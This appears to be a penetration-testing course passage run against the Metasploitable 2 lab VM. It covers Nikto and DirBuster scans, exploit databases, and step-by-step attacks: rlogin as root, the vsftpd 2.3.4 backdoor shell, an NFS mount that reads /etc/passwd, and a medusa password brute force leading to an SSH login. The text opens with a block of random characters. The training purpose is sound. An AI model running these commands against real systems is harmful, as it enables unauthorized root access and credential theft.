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<script>alert(foo)</sc
ript>: Output from the phpinfo() function was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ 8347 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time: 2016-11-08 01:50:42 (GMT-5) (36 seconds)
-----
+ 1 host(s) tested
```

From this information we can determine what operating system, type of web server and potential areas for further investigation.

## Dirbuster

A GUI tool from [OWASP](#), its purpose is for web directory enumeration. In discovering unpublished directories we will learn more about the target.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.56.101

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  200 Thre... ☒ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set  Min length  Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☐ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.56.101:80/

Scan Information \ Results - List View: Dirs: 0 Files: 7 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/	200	1094
Dir	/index/	200	183
File	/index.php	200	1096
Dir	/icons/	200	160
Dir	/twiki/	200	1039
Dir	/dav/	200	861
Dir	/dwa/	302	335
Dir	/phpMyAdmin/	200	643
Dir	/test/	200	1071
Dir	/mutillidae/	200	326
Dir	/cgi-bin/	403	471
File	/twiki/readme.txt	200	4691
File	/twiki/license.txt	200	20061
File	/twiki/TWikiHistory.html	200	53610

Current speed: 2706 requests/sec (Select and right click for more options)

Average speed: (T) 2505, (C) 2821 requests/sec

Parse Queue Size: 0

Total Requests: 175355/175357

Time To Finish: 00:00:00

Current number of running threads: 100

DirBuster Stopped

The example above shows us that there are some interesting directories to investigate further.

# Exploit Information

## The OWASP Top 10

The Open Web Application Security Project (OWASP) Top 10 provides:

A list of the 10 Most Critical Web Application Security Risks.

For each Risk it provides:

- A description
- Example vulnerabilities
- Example attacks
- Guidance on how to avoid
- References to OWASP and other related resources

OWASP Top 10 (2013)	
A1	Injection
A2	Broken Authentication and Session Management
A3	Cross-Site Scripting (XSS)
A4	Insecure Direct Object References
A5	Security Misconfiguration
A6	Sensitive Data Exposure
A7	Missing Function Level Access Control
A8	Cross-Site Request Forgery (CSRF)
A9	Using Known Vulnerable Components
A10	Unvalidated Redirects and Forwards

## Common Vulnerabilities and Exposures (CVE)

The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures.



**CVE - Common Vulnerabilities and Exposures**  
The Standard for Information Security Vulnerability Names

Home | CVE IDs | About CVE | Compatible Products & More | Community | Blog | News | Site Search

**TOTAL CVE IDs: 79106**

**CVE®** International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

**NVD**, the [U.S. National Vulnerability Database](#), is based upon and synchronized with the [CVE List](#).

**Request a CVE ID**  
[Click for guidelines & more](#)

**Update info in a CVE ID**  
[Click for guidelines & contact info](#)

**CVE List downloads**  
[Available in xml, CVRF, txt, & comma-separated](#)

**CVE content data feeds**  
[Available via Purdue University & NVD](#)

**Focus On**

**New Method to Request CVE IDs, Updates, and More from MITRE in Effect**

Beginning August 29, 2016, anyone requesting a CVE ID from MITRE, requesting an update to a CVE, providing notification about a vulnerability publication, or submitting comments will do so by submitting a "CVE Request" web form. The previous practice of submitting requests via email has been discontinued.

The new CVE Request [web form](#) will make it easier for requestors to know what information to include in their initial request, and will enhance MITRE's ability to respond to those requests in a timely manner.

[More >>](#)

**CVE Blog**

- What's your opinion on how Descriptions are used in CVE IDs?

**Latest CVE News**

- 2 Products from SAINT Corporation Now Registered as Officially "CVE-Compatible"
- CVE Launches Community Engagement Blog
- CVE Adds 13 New CVE Numbering Authorities (CNAs)

[More >>](#)

Page Last Updated or Reviewed: November 04, 2016

## Exploit-db

Exploit-db is a publically searchable website of exploits from the creators of Kali Linux. Searchable by keywords, exploit type and CVE's, exploit-db is great way to find Proof of Concept (PoC) code or even out of the box exploits.

**The Exploit Database**

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database.

[Download the Exploit Database Archive](#)

**CVE Compliant**

## Remote Exploits

This exploit category includes exploits for remote services or applications, including client side exploits.

Date Added	D	A	V	Title	Platform	Author
2016-11-07	📌	-	✅	Internet Explorer 8-11, IIS, CScript.exe/WScript.exe VBScript - CRegExp..Execute...	Windows	Skylined
2016-11-07	📌	-	✅	Acoem 01dB CUBE/DUO Smart Noise Monitor - Password Change	Hardware	Todor Donev
2016-11-04	📌	-	✅	BolinTech DreamFTP Server 1.02 - 'RETR' Command Remote Buffer Overflow	Windows	ScrR1pTK1dd13
2016-11-04	📌	📄	✅	PCMan FTP Server 2.0.7 - 'PORT' Command Buffer Overflow	Windows	Pablo González
2016-11-04	📌	📄	✅	PCMan FTP Server 2.0.7 - 'SITE CHMOD' Command Buffer Overflow	Windows	Luis Noriega
2016-11-04	📌	📄	✅	PCMan FTP Server 2.0.7 - 'NLST' Command Buffer Overflow	Windows	Karri93

## Searchsploit

Searchsploit is a command line utility that searches a local copy of exploit-db.

Basic Usage:

```
root@kali:~# searchsploit vsftpd
```

Command output:

```
-----
Exploit Title                                     | Path
-----|-----
vsftpd 2.0.5 - (CWD) Authenticated Remote Me    | ./linux/dos/5814.pl
vsftpd 2.3.2 - Denial of Service                 | ./linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (M    | ./unix/remote/17491.rb
vsftpd 2.0.5 - 'deny_file' Option Remote Den   | ./windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Den   | ./windows/dos/31819.pl
-----
```

# Exploitation

## Your first exploit

From our first nmap scan we can see that tcp port 513 is open. On this port runs a service that allows remote login. If misconfigured this will allow anyone to login without a password. The client command for this service is **rlogin** (see <https://en.wikipedia.org/wiki/Rlogin>)

Basic usage:

```
root@kali:~# rlogin -l root 192.168.56.101

Last login: Tue Nov  8 01:14:51 EST 2016 from 192.168.56.102 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

After execution you can see we are remotely logged into the target as root (superuser account) and have full control of the machine.

## Services

Now we have done our first exploit let's look at what other Linux services we can exploit.

### ftp - File Transfer Protocol

As we saw earlier with the results of our nmap scan the ftp service is running on port 21. Also by looking deeper with the *nmap -A* option we see that the version of the ftp service is vsFTPD 2.3.4. Using this information we can find via searchsploit that there is a backdoor vulnerability. When username is passed in ending with :) another shell service is spun up on port 6200. This allows us to telnet into this port and gain root access.

Stage one:

```
root@kali:~# telnet 192.168.56.101 21
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
220 (vsFTPD 2.3.4)
user keviniscool:)
```

```
331 Please specify the password.
pass anything
^]
telnet> quit
Connection closed.
```

Stage two:

```
root@kali:~# telnet 192.168.56.101 6200
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
id;
uid=0(root) gid=0(root)
: command not found
```

## NFS

Network File System (NFS) is a distributed file system protocol originally developed by Sun Microsystems in 1984, allowing a user on a client computer to access files over a computer network.

```
root@kali:~# nmap -p 111 --script=rpcinfo 192.168.56.101

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-08 04:30 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify
valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
PORT      STATE SERVICE
111/tcp   open  rpcbind
| rpcinfo:
|   program version  port/proto  service
|   100000   2           111/tcp     rpcbind
|   100000   2           111/udp     rpcbind
|   100003   2,3,4       2049/tcp    nfs
|   100003   2,3,4       2049/udp    nfs
|   100005   1,2,3       33093/tcp   mountd
|   100005   1,2,3       41300/udp   mountd
|   100021   1,3,4       44803/tcp   nlockmgr
|   100021   1,3,4       58060/udp   nlockmgr
|   100024   1           51727/tcp   status
|_  100024   1           55349/udp   status
MAC Address: 08:00:27:4C:5B:47 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

```

root@kali:~# nmap -p 111 --script=nfs-showmount 192.168.56.101

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-08 04:28 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify
valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00044s latency).
PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-showmount:
|_ / *
MAC Address: 08:00:27:4C:5B:47 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds

```

Remotely mount the file system

First make a local directory to mount to.

```

root@kali:~# mkdir /tmp/haxx

```

Then mount it

```

root@kali:~# mount -t nfs 192.168.56.101:/ /tmp/haxx/

```

Now look at it

```

root@kali:~# ls /tmp/haxx/
bin    dev    initrd    lost+found  nohup.out  root  sys  var
boot   etc    initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom  home  lib        mnt        proc       srv   usr

root@kali:~# cat /tmp/haxx/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false

```

```
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

## Weak Passwords

Passwords suck! As a result, us humans are really bad at generating good ones. We tend to make easy-to-remember passwords. The bad side of this is that it is easy to determine a weak password.

## Wordlists

A really good crafted word list file can open lots of opportunities for an attacker. Kali comes with a number of wordlist files. These files are found in the `/usr/share/wordlists` directory.

## Passwords

```
root@kali:~# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# ls
dirb          dnsmap.txt    fern-wifi     nmap.lst      sqlmap.txt
dirbuster     fasttrack.txt metasploit    rockyou.txt.gz wfuzz
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists#
```

One of the most commonly used password files is *rockyou.txt* which comes from the rockyou.com breach in December 2009.

## Users

As with passwords, building a list of users also allows us to automate attacks.

```
root
msfadmin
user
service
```

From our previous exploit of retrieving the `/etc/passwd` file, we can see there are a number of users with shell access. Save these users into *users.txt*.

## Brute Force/Dictionary attack

A Brute Force attack is what it sounds like, where a tool will generate a large combination of passwords and try them all until one works. A Dictionary attack is a more targeted form of brute force, as the tool will use a list of passwords from a file as a starting point. Tools for doing these types of attacks include *Hydra*, *ncrack*, and *medusa*.

### Medusa

The options that will be used:

-h	target ip address
-U	word list of users
-P	word list of passwords
-e ns	also use username and blank as password attempts
-M ssh	target against the ssh service

Command usage:

```
root@kali:~# medusa -h 192.168.56.101 -U users.txt -P /usr/share/wordlists/metasploit/adobe_top100_pass.txt -e ns -M ssh | grep SUCCESS
```

Command output:

```
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: user Password: user [SUCCESS]
ACCOUNT FOUND: [ssh] Host: 192.168.56.101 User: service Password: service [SUCCESS]
```

Now we have found a match for users and passwords, these credentials can be used to log in to the target.

```
root@kali:~# ssh user@192.168.56.101
user@192.168.56.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$
```



## Web applications

There are several vulnerable by design web applications installed in Metasploitable 2.




They are:

- DVWA (Damn Vulnerable Web Application)
- Mutillidae (NOWASP Mutillidae 2.1.19)
- phpMyAdmin
- tikiwiki (TWiki)
- dav (WebDav)

For the purpose of this course we will only concentrate on the Damn Vulnerable Web Application.



## DVWA - (Damn Vulnerable Web Application)



The screenshot shows a web browser window titled "Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox". The address bar displays "192.168.56.101/dvwa/login.php". The page features the DVWA logo, which consists of the letters "DVWA" in a bold, sans-serif font, with a green and grey swoosh graphic behind them. Below the logo are two input fields: "Username" and "Password". A "Login" button is positioned below the password field. At the bottom of the page, there is a small text block that reads: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project" and "Hint: default username is 'admin' with password 'password'".

Username


Password

Login

